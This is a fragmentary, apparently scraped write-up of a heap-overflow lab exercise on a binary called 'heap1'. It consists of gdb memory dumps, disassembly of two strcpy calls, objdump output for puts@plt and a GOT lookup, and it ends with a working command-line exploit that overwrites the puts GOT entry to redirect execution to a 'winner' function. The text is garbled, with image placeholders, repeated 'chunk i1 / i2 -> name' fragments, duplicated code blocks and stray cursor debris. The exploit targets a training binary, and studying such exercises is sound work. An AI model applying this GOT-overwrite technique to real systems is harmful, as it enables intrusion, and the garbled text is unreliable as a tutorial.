0x804a0bc: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a0cc: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a0dc: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a0ec: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a0fc: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a10c: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a11c: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a12c: 0x00000000 0x00000000 0x00000000 0x00000000
(gdb) x/x 0x0804a018
0x804a018: 0x41414141
(gdb) x/x 0x0804a038
0x804a038: 0x42424242
(gdb) █


```

chunk i1

i1 -> name

chunk i2

i2 -> name



```

0x08048538 <main+127>: call 0x0804838c <strcpy@plt>
0x0804853d <main+132>: mov    eax,DWORD PTR [ebp+0xc]
0x08048540 <main+135>: add    eax,0x8
0x08048543 <main+138>: mov    eax,DWORD PTR [eax]
0x08048545 <main+140>: mov    edx,eax
0x08048547 <main+142>: mov    eax,DWORD PTR [esp+0x18]
0x0804854b <main+146>: mov    eax,DWORD PTR [eax+0x4]
0x0804854e <main+149>: mov    DWORD PTR [esp+0x4],edx
0x08048552 <main+153>: mov    DWORD PTR [esp],eax
0x08048555 <main+156>: call 0x804838c <strcpy@plt>
0x0804855a <main+161>: mov    DWORD PTR [esp],0x804864b
0x08048561 <main+168>: call 0x80483cc <puts@plt>
0x08048566 <main+173>: leave
0x08048567 <main+174>: ret
End of assembler dump.
(gdb) █


```

chunk i1

i1 -> name

chunk i2

i2 -> name



chunk i1

```
$ objdump -d heap1 | grep -A4 "puts"
```


```
080483cc <puts@plt>:
```

```
80483cc: ff 25 74 97 04 08      jmp     *0x8049774
80483d2: 68 30 00 00 00        push    $0x30
80483d7: e9 80 ff ff ff        jmp     804835c <_init+0x30>
```

```
--
8048561: e8 66 fe ff ff        call    80483cc <puts@plt>
8048566: c9                    leave
8048567: c3                    ret
8048568: 90                    nop
8048569: 90                    nop
```

```
s [
(gdb) [
```

i2 -> name




chunk i1

```
$ objdump -d heap1 | grep -A4 "puts"
080483cc <puts@plt>:
80483cc: ff 25 74 97 04 08      jmp     *0x8049774
80483d2: 68 30 00 00 00        push    $0x30
80483d7: e9 80 ff ff ff        jmp     804835c <_init+0x30>

--
8048561: e8 66 fe ff ff        call    80483cc <puts@plt>
8048566: c9                    leave
8048567: c3                    ret
8048568: 90                    nop
8048569: 90                    nop

s (gdb)
```

i2 -> name




chunk i1

```
(gdb) x/x 0x8049774
0x8049774 <_GLOBAL_OFFSET_TABLE_+36>: 0x08048494
(gdb) p winner
$2 = {void (void)} 0x08048494 <winner>
(gdb) █

8048561: e8 66 fe ff ff call 80483cc <puts@plt>
8048566: c9 leave
8048567: c3 ret
8048568: 90 nop
8048569: 90 nop

s █
0x8049774 <_GLOBAL_OFFSET_TABLE_+36>: 0x08048494
(gdb) p winner
$2 = {void (void)} 0x08048494 <winner>
(gdb) █
```

i2 -> name



```
$ ./heap1 $(python -c 'print "\x90"*20+"\x74\x97\x04\x08"+" "+" \x94\x84\x04\x08"')
and we have a winner @ 1548016633
$ █
```